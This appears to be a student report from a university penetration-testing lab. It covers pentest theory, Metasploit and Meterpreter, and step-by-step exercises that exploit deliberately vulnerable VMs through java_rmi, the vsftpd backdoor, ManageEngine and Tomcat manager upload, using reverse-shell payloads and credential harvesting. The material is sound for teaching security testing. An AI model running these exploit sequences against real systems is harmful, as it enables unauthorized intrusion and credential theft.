We divided our presentation and the report into three big parts. The first part is the theory about penetration testing, then introduction to the Metasploit framework and lastly the exercises.

Penetration testing

Definition

Penetration test is an authorized simulated attack on IT Systems with the intention of finding security weaknesses and to determine how systems would react to these attacks

Approaches

There are several approaches to penetration testing that mostly differ by the level of knowledge of the pentester about the target

- Black box
    - That's the approach of an uninformed attacked therefore it simulates very realistic attack scenario
    - The pentester doesn't have any previous information about the target system
- White box
    - The pentester has full knowledge about the target system
    - E.g. source codes, network maps etc. are provided
- Grey box
    - The pentester is provided with some inside information

Pentest planning

An important part of a penetration test is the actual planning of the whole attack. First, the pentester must identify the **purpose** of the test

- What are the customer's needs?
    - To see the strength of his web application
    - What can an inner threat do to the system?

Second thing to determine is the **scope**. What should be tested? Like servers, web applications, physical security etc. Usually the customer decides but the pentester (as an security expert) might help to decide the scope too.

Prepare everything for the test - laptops, hard discs etc. Update the software that you will use (for example Metasploit framework might be used to perform the pentest). As the pentester attacks the customer's system, it's very advisable to backup the whole system before performing the test.

As a pentester you cannot perform anything you want. There are several **restrictions**. Pentesting is illegal unless you have an agreement with the legal owner of the targeted system. So pentesting must be authorized and the customer must have the legal authority to authorize the pentest. Therefore you should sign the Rules of Engagement and also a Non-Disclosure agreement as you will access the most sensitive data of the company.
As a pentester you will also by limited by the Attack times (for example you might be allowed to test the system only during the weekends), Methods (e.g. no DDos) etc.

Penetration test phases

A penetration test consists of five phases.
Reconnaissance (Information gathering) is the first part and in that phase you identify the active machines, discover open port and the service running on those part.
Second phase is called **Scanning**. You, as the pentester, might perform a network scan and also a vulnerability scan to detect the system weaknesses.
Third phase, and the phase that we cover in our exercises, is called **Exploitation & Post-Exploitation**. In the Exploitation phase the pentester tries to gain access and take control over a vulnerable machine. The Post-Exploitation part is about maintaining the access to the exploited machine, e.g. by installing a backdoor.
Any pentester must not forget about **Covering tracks**. That means the target must be returned to the state as before the pentest by deleting any user that was added during the pentest, removing any exception rules, removing the backdoors etc.
Last but not least part of the pentest is Reporting. The report is the most important thing for the customer. In it the pentester summarizes the whole test and writes down his findings (e.g. the vulnerabilities, their severity etc) and also might suggest some mitigation methods.

Metasploit

The metasploit framework is widely used in the industry and provides information about security, vulnerabilities and is used in penetration testing and IDS signature development. Metasploit can be used to test the vulnerabilities of computer systems and to break into remote systems.
It has four main uses, which are:

- Vulnerabilities testing
- Enumerate networks

- Execute attacks
- Evade detection

Interfaces

Metasploit can be used with several interfaces

1. **Armitage**: Simply put a GUI framework that allows you to use the metasploit framework
2. **Msf Web**: browser-based interface
3. **Msfconsole**: gives you an interactive command-line interface that allows you to also use the framework.

During our lecture we used only the Msfconsole as this is the most used interface.

Modules

Metasploit provides six different modules.

Exploits: is module that will take advantage of a system vulnerability; it doesn't take advantage of a system that is patched or does not have any vulnerability, it needs to have a vulnerability and then it will install a payload on the system.

Payload: this is simply what the exploit will try and plant on the system through a vulnerability that is then exploited. It gives the attacker access to the system. It can either be a reverse shell or a meterpreter.

Encoders: they are various algorithms and encoding schemes used to re-encode the payloads to bypass IDS, IPS, firewalls in a target computer.

Posts: simply means post exploitation. They are used after the system is exploited.

Nops: is a no-operation instruction which is used to pad your payloads to make sure they are sized appropriately so that if you have any triggers based on different sized files, you can try resize them rightly so it doesn't become suspicious.

Auxiliary: the primary use is to scan target systems for vulnerabilities.

Groups of Payloads

Singles: are self-contained payloads that does a specific task. They are small pieces of codes usually designed to take a single action

Stager: facilitate delivery of large payloads in one shot, and creates a connection between attacker and victim's machine. They used for creating a communication between attack and the target this can be then used to deliver another payload.

Stages: enable downloads of other payloads to be used in the exploitation phase, using the connection created by stager. They include meterpreter instances, VNC, WMAP etc. They are large payloads that can give the attacker large control over the target.

MSF Basic Commands

We provide a list of useful command that will be needed when exploiting a vulnerability in the target machine:

`msfconsole`: initiates the MSF interface

`help`: this to open important commands.

`search`: this searches for modules.

`use`: this allows to load a module.

`show payloads`: this shows payloads available for use in an exploit.

`set payload payload_name:` to specify the payload the pentester will use

`show options`: shows parameters that need to be configured

`exploit:` to run the exploit

Meterpreter

Meterpreter is an advanced payload (see previous pages for payload) in the metasploit framework. It is designed to be stealthy , powerful and extensible. Once activated it gives an interactive shell that gives the attacker the ability to explore and execute code in the target machine.

How meterpreter works

First of all meterpreter works differently from the other payloads available in the metasploit framework, which work by creating a new process in the victim machine. And also a normal payload is limited to the functionalities that the shell can run.
Meterpreter works by using in-memory DLL injections. The injection happen in the context of the exploited process, therefore no new process is created. The main advantage of this approach is that is much less likely to be detected by an antivirus than a normal payload.

Function diagram	**MSF console**	**Victim**
Exploit and 1st Stage payload	---------->	
Payload connects to msf	<----------	
2nd stage DLL injection	---------->	
Meterpreter server DLL	---------->	
Client Server communication	<---------->	

In the first step the exploit and first stage payload are sent to the target machine. After successful exploitation the target machine connects back to msf console through TCP (on a given address and port).

Then the second stage payload, which exploit dll injection to execute code in the address space of another process by forcing it to load a dynamic-link library (a dynamic-link library is a set of shared piece of code wich are reused by multiple program , and are not precompiled with the program but are loaded at runtime and then stay available to other process which may need them). After success the code of the meterpreter server is sent to establish a proper communication channel.
Finally a command interpreter is available to the attacker.
The true power of meterpreter over the other payload is that it resides completely in memory so it writes nothing to disk and provides a platform to write extension quickly

Basic meterpreter commands

- `help` : shows available commands (different version of meterpreter offer different commands , e.g. java vs windows)
- `background` : puts the current meterpreter session in background so it will be available when needed. It is typically used when there are multiple active meterpreter sessions.
- `getuid` : returns the username that is running.
- `sysinfo` : gives useful system information.
- `shell` : this will drop a shell prompt
- `exit` : terminates the meterpreter session.
- `pwd` : prints working directory
- `search -f pattern -d path` (Note. to use double slashes when dealing with windows machines)
- `download , upload`
- `execute` : executes command on the target, this will allow to run commands from memory without uploading it.

Exercises

We provided three virtual machines

- kali linux where the metasploit framework is installed
- Metasploitable 2 (called CEO Desktop), a vulnerable machine with many exploitable vulnerabilities
- Windows Server, also a vulnerable machine

Exercise 1

Description The first exercise we did was exploiting a vulnerability in java_rmi service in the Metasploitable machine.

Settings: Before starting the Kali and Metasploitable virtual machines check that both Kali and the Metasploitable are set to NatNetwork in the VirtualBox

Solution: In order to successfully exploit the vulnerability run these commands

1. `Service postgresql start` to open the database for exploits
2. `msfconsole` to start the metasploit framework
3. `search java_rmi`
4. `use exploit/multi/misc/java_rmi_server`
5. `show payloads` to see available payloads
6. `set payload java/shell/reverse_tcp`
7. `show options` to see the parameters that need to be set
8. `set RHOST` *`ipaddr_metasploitable`*`, set SRVHOST` *`ipaddr_kali`*`, set LHOST` *`ipaddr_kali`*
9. `exploit` to run the exploit

A new shell at the target machine should be opened. To see if the exploitation was successful type the command `uname -a` into the new shell and information that you are in Metasploitable should appear.

Exercise 2

Description The second exercise is very similar to the first one. The same settings apply here as well and the same machines are used. The vulnerability is different (vulnerability in ftp, vsftpd) but the exploitation is almost identical. The first exercise we did along with the students and to practise their skill we chose the second exercise to be very similar to the first one.

Solution In order to successfully exploit the vulnerability run these commands

1. `Service postgresql start` to open the database for exploits
2. `msfconsole` to start the metasploit framework
3. `search vsftpd`
4. `use exploit/unix/ftp/vsftpd_234_backdoor`
5. `show payloads` to see available payloads
6. `set payload cmd/unix/interact`
7. `show options` to see the parameters that need to be set

8. `set RHOST` *`ipaddr_metasploitable`*
9. `exploit` to run the exploit

A new shell at the target machine should be opened. To see if the exploitation was successful type the command `uname -a` into the new shell and information that you are in Metasploitable should appear.

Exercise 3 a.k.a The Real World scenario of a Pentest

This is the last exercise that we manage to cover in the class. It's also much more complex than the first two.

Settings: For this exercise we need to change the network setting of the vms in the VirtualBox. The Metasploitable machine (i.e. CEO Desktop) must be set to "Host-Only adapter". All vms are used

Description: "You are a Penetration Tester , and you have been hired by a big company. You already signed a contract where they authorize you to perform attack their system. You have been hired to perform a graybox penetration test, so the only information they provided you is a vulnerability assessment report made with the tool OpenVAS, done on the laptop of the CEO of the company. In this moment you are connected to the same gateway as the WebServer of the company."

We also provide the screenshot of OpenVAS vulnerability report

rexec Passwordless / Unencrypted Cleartext Login	10.0 (High)	80%	10.0.2.8	512/tcp
OS End Of Life Detection	10.0 (High)	80%	10.0.2.8	general/tcp
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	10.0.2.8	8787/tcp
Possible Backdoor: Ingreslock	10.0 (High)	99%	10.0.2.8	1524/tcp
DistCC Remote Code Execution Vulnerability	9.3 (High)	99%	10.0.2.8	3632/tcp
VNC Brute Force Login	9.0 (High)	95%	10.0.2.8	5900/tcp
MySQL / MariaDB weak password	9.0 (High)	95%	10.0.2.8	3306/tcp
PostgreSQL weak password	9.0 (High)	99%	10.0.2.8	5432/tcp
rlogin Passwordless / Unencrypted Cleartext Login	7.5 (High)	70%	10.0.2.8	513/tcp
rsh Unencrypted Cleartext Login	7.5 (High)	80%	10.0.2.8	514/tcp
phpinfo() output Reporting	7.5 (High)	80%	10.0.2.8	80/tcp
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	80%	10.0.2.8	80/tcp
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95%	10.0.2.8	80/tcp
Check for Backdoor in UnrealIRCd	7.5 (High)	70%	10.0.2.8	6667/tcp
Test HTTP dangerous methods	7.5 (High)	99%	10.0.2.8	80/tcp
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	10.0.2.8	6200/tcp
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	10.0.2.8	21/tcp
SSH Brute Force Logins With Default Credentials Reporting	7.5 (High)	95%	10.0.2.8	22/tcp
TWiki Cross-Site Request Forgery Vulnerability - Sep10	6.8 (Medium)	80%	10.0.2.8	80/tcp
UnrealIRCd Authentication Spoofing Vulnerability	6.8 (Medium)	80%	10.0.2.8	6667/tcp
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability	6.8 (Medium)	99%	10.0.2.8	25/tcp
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	6.8 (Medium)	70%	10.0.2.8	5432/tcp
Tiki Wiki CMS Groupware < 17.2 SQL Injection Vulnerability	6.5 (Medium)	80%	10.0.2.8	80/tcp
Anonymous FTP Login Reporting	6.4 (Medium)	80%	10.0.2.8	21/tcp
TWiki Cross-Site Request Forgery Vulnerability	6.0 (Medium)	80%	10.0.2.8	80/tcp
Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)	6.0 (Medium)	99%	10.0.2.8	445/tcp
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	10.0.2.8	80/tcp
SSL/TLS: Certificate Expired	5.0 (Medium)	99%	10.0.2.8	25/tcp
SSL/TLS: Certificate Expired	5.0 (Medium)	99%	10.0.2.8	5432/tcp
Check if Mailserver answer to VRFY and EXPN requests	5.0 (Medium)	99%	10.0.2.8	25/tcp
Tiki Wiki CMS Groupware Input Sanitation Weakness Vulnerability	5.0 (Medium)	80%	10.0.2.8	80/tcp
/doc directory browsable	5.0 (Medium)	80%	10.0.2.8	80/tcp
Tiki Wiki CMS Groupware 'fixedURLData' Local File Inclusion Vulnerability	[illegible]	80%	10.0.2.8	80/tcp

Given the fact that in the MalwareLab laboratories there was no internet connection we were providing the students with the solution for the passive information gathering phase, things like search engine results, exploit information and vulnerability definitions.

Begin

The first step is to start our metasploit console. So send this two commands to bring it up:
`service postgrsql start`: to start the database that metasploit relies on
`msfconsole`: to start the metasploit framework.

Reconnaissance

Now let's prepare our working space. In a real penetration test we may end up in having scanners running for hours or even days on big number of different machine. So after a while the result can become a bit confusing, but luckily metasploit provides us with a great support with its built in database function, that allows us to keep tidy our environment.
In order to do this we should first add a new workspace: `workspace -a public`, this command will add a workspace named public, and now on all the data collected will be stored in this dataset.
We can check the existing databases with `workspace` and change the active workspace with `workspace name`.
Then we have to find the the ip address of our kali machine. So use the command `ip addr` to get the ip address.

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defau
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP g
oup default qlen 1000
    link/ether 08:00:27:39:fa:75 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.7/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 926sec preferred_lft 926sec
    inet6 fe80::a00:27ff:fe39:fa75/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Now we want to discover if there is any other machine in the network, hopefully we will find the IP address of the Web Server. So send the command `netdiscover -r ip/subnet_CIDR` and on our machine we got this result

```
4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:cb:82:2f      1      60  PCS Systemtechnik GmbH
10.0.2.15       08:00:27:29:24:55      1      60  PCS Systemtechnik GmbH
```

The IP address that we are interested in is 10.0.2.15
The nice thing about the metasploit console we can issue all the commands as in a normal console.

Now that we have the target IP address we should move to the second phase of the penetration test.

Report, Group 7
Evidence Monday, Matthias Caretta Crichlow, Daniel Stumpf

Scanning

To scan the web server we shall use `nmap`, but in the context of metasploit console there is an alternative tool which is basically a wrapper around nmap that will populated our workspace with the results of the scan. That tool is `db_nmap`.

The command to use is *db_nmap -sV -p- 10.0.2.15*


- -sV is used to enumerate service version, this will give us hint on the possible vulnerabilities for each port
- -p- is short for -p 1-65535 which is the range of port we are going to scan
- and finally the victim ip.

When db_nmap finishes its jobs we can see the results with these two commands:

- *`hosts`*: will list all the hosts that we scan or that we interact with plus some informations about the host
- *`services:`* this will list all the port active on the target and which services are running behind each of the port.

Those two commands are very useful since we are planning how to exploit the system.

Here you can see the result from db_nmap:




```
msf5 > services
Services
========

host        port  proto  name          state  info
----        ----  -----  ----          -----  ----
10.0.2.15   21    tcp    ftp           open   Microsoft ftpd
10.0.2.15   22    tcp    ssh           open   OpenSSH 7.1 protocol 2.0
10.0.2.15   80    tcp    http          open   Microsoft-IIS/7.5 ( Powered by ASP.NET )
10.0.2.15   1026  tcp    msrpc         open   Microsoft Windows RPC
10.0.2.15   1027  tcp    msrpc         open   Microsoft Windows RPC
10.0.2.15   1032  tcp    rmiregistry   open   Java RMI
10.0.2.15   1033  tcp    tcpwrapped    open
10.0.2.15   1049  tcp    rmiregistry   open   Java RMI
10.0.2.15   1050  tcp    tcpwrapped    open
10.0.2.15   1617  tcp    rmiregistry   open   Java RMI
10.0.2.15   4848  tcp    http          open
10.0.2.15   5985  tcp    http          open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.2.15   8020  tcp    http          open   Apache httpd
10.0.2.15   8022  tcp    http          open   Apache Tomcat/Coyote JSP engine 1.1
10.0.2.15   8027  tcp                  open
10.0.2.15   8080  tcp    http          open   Sun GlassFish Open Source Edition  4.0
10.0.2.15   8282  tcp    http          open   Apache-Coyote/1.1 ( 401-Basic realm="Tomcat M
ion" )
10.0.2.15   8383  tcp    ssl/http      open   Apache httpd
10.0.2.15   8484  tcp    http          open   Jetty winstone-2.8
10.0.2.15   8585  tcp    http          open   Apache httpd 2.2.21 (Win64) PHP/5.3.10 DAV/2
10.0.2.15   9200  tcp    http          open   Elasticsearch REST API 1.1.1 name: Melee; Luc

msf5 >
msf5 >
msf5 >
msf5 >
msf5 >
msf5 >
msf5 >
```

We can see few very interesting services open, such as Apache.
The first and most easy task we can do is doing some more research on the service available. So we try to connect to one of the http service. For this part you can choose any web browser and try to connect to port 8020 as shown on the picture below.



The information we can immediately get from this web page is that the service in use is ManageEngine Desktop Central 9. So we can google it for know exploit. Since there was no internet connection we just used `searchsploit + name` wich will give us the head of the vulnerabilities in the exploit-db database.

```
msf5 > grep Desktop searchsploit ManageEngine
ManageEngine Desktop Central - Arbitra | exploits/jsp/webapps/34518.txt
ManageEngine Desktop Central - Create  | exploits/multiple/webapps/43892.txt
ManageEngine Desktop Central 10 Build  | exploits/java/webapps/42358.rb
ManageEngine Desktop Central 10.0.271  | exploits/java/webapps/45499.txt
ManageEngine Desktop Central 8.0.0 bui | exploits/jsp/webapps/29674.txt
ManageEngine Desktop Central 9 - FileU | exploits/jsp/remote/38982.rb
ManageEngine Desktop Central 9 Build 9 | exploits/multiple/webapps/35980.html
ManageEngine Desktop Central StatusUpd | exploits/windows/remote/34594.rb
```

At this point we find that is a known vulnerability for this service. For our case the interesting one is `FileUpload` because it matches our service version, which is 9.

Exploitation

Let's search for the vulnerability in the exploit of metasploit.
For that we use the command `search ManageEngine`

```
msf5 > search ManageEngine type:exploit rank:excellent

Matching Modules
================

   Name                                                     Disclosure Date  Rank       Cl
on
   ----                                                     ---------------  ----       -
--
   exploit/multi/http/eventlog_file_upload                  2014-08-31       excellent  Y
ine Eventlog Analyzer Arbitrary File Upload
   exploit/multi/http/manage_engine_dc_pmp_sqli             2014-06-08       excellent  Y
ine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   exploit/multi/http/manageengine_auth_upload              2014-12-15       excellent  Y
ine Multiple Products Authenticated File Upload
   exploit/multi/http/manageengine_sd_uploader              2015-08-20       excellent  Y
ine ServiceDesk Plus Arbitrary File Upload
   exploit/multi/http/manageengine_search_sqli              2012-10-18       excellent  Y
ine Security Manager Plus 5.5 Build 5505 SQL Injection
   exploit/multi/http/opmanager_socialit_file_upload        2014-09-27       excellent  Y
ine OpManager and Social IT Arbitrary File Upload
   exploit/windows/http/desktopcentral_file_upload          2013-11-11       excellent  Y
ine Desktop Central AgentLogUpload Arbitrary File Upload
   exploit/windows/http/desktopcentral_statusupdate_upload  2014-08-31       excellent  Y
ine Desktop Central StatusUpdate Arbitrary File Upload
   exploit/windows/http/manageengine_adshacluster_rce       2018-06-28       excellent  Y
gine Exchange Reporter Plus Unauthenticated RCE
   exploit/windows/http/manageengine_appmanager_exec        2018-03-07       excellent  Y
ine Applications Manager Remote Code Execution
   exploit/windows/http/manageengine_connectionid_write     2015-12-14       excellent  Y
ine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability


msf5 >
```

The last one is exactly the one that the FileUpload vulnerability we saw before. So let's use the exploit

```
1. use exploit_path
2. set rhosts victim_ip
3. set payload windows/meterpreter/reverse_tcp
4. set lhost kali_ip
5. exploit
```


If successful we are now presented with a meterpreter shell. Lets see what privileges we have with the command *getuid* and *sysinfo*

```
neterpreter >
neterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
neterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
neterpreter >
```


Rooting the system

At this point during the lecture we were prepared for two scenarios. Either use the now exploited server as a pivot to hack the CEO Desktop which wasn't discoverable at the beginning or to root the system. The students decided for the later one i.e. for rooting the system and therefore we describe this one first. We also describe the Pivoting in this report later on.

So `background` the meterpreter console, and try to find another exploit to get into the system.
We try to connect to a different service to see if there is any other way to get into the system.
On port 8282 we find Tomcat running



After trying to access to a restricted area we got to this page (we clicked cancel when the tomcat asked for the credential).



After reading the page, you can see that there is a clear text file where the credentials are stored. So since we already have access to the system we try to look for the “tomcat-user.xml” file on the system.
For that use the command `search -f "tomcat-user.xml"` or we can use one of the post-exploitation modules available in metasploit *post/multi/gather/tomcat_gather*

```
meterpreter > run post/multi/gather/tomcat_gather

[*] Windows OS detected, enumerating services
[+] Tomcat service found
[*] C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf\tomcat-users.xml found!
[+] Username and password found in C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.
33\conf\tomcat-users.xml - sploit:sploit
meterpreter >
```

We copy the file path and open it with meterpreter `edit "path_to_file"`

```
-->
  <role rolename="manager-gui"/>
  <user username="sploit" password="sploit" roles="manager-gui"/>
</tomcat-users>
~
"/tmp/meterp20190521-2644-xpzgtb" [dos] 46L, 2309C                    1,1           All
```

And there are the credentials! We have the username and password **sploit:sploit**

So now let's look for an exploit for tomcat and we found this one:

- *exploit/multi/http/tomcat_mgr_upload*

(Note. remember to change the `rport` to 8282)

So we use the exploit and set the options

- `set HttpPassword , HttpUsername` , with the credentials we found before
- `show payloads`
- *`set payload`* and choose the one with meterpreter

```
msf5 > search tomcat type:exploit

Matching Modules
================

   Name                                                     Disclosure Date  Rank       Check  Descr
iption
   ----                                                     ---------------  ----       -----  -----
------
   exploit/linux/http/cisco_prime_inf_rce                   2018-10-04       excellent  Yes    Cisco
 Prime Infrastructure Unauthenticated Remote Code Execution
   exploit/multi/http/struts2_namespace_ognl                2018-08-22       excellent  Yes    Apach
e Struts 2 Namespace Redirect OGNL Injection
   exploit/multi/http/struts_code_exec_classloader          2014-03-06       manual     No     Apach
e Struts ClassLoader Manipulation Remote Code Execution
   exploit/multi/http/struts_dev_mode                       2012-01-06       excellent  Yes    Apach
e Struts 2 Developer Mode OGNL Execution
   exploit/multi/http/tomcat_jsp_upload_bypass              2017-10-03       excellent  Yes    Tomca
t RCE via JSP Upload Bypass
   exploit/multi/http/tomcat_mgr_deploy                     2009-11-09       excellent  Yes    Apach
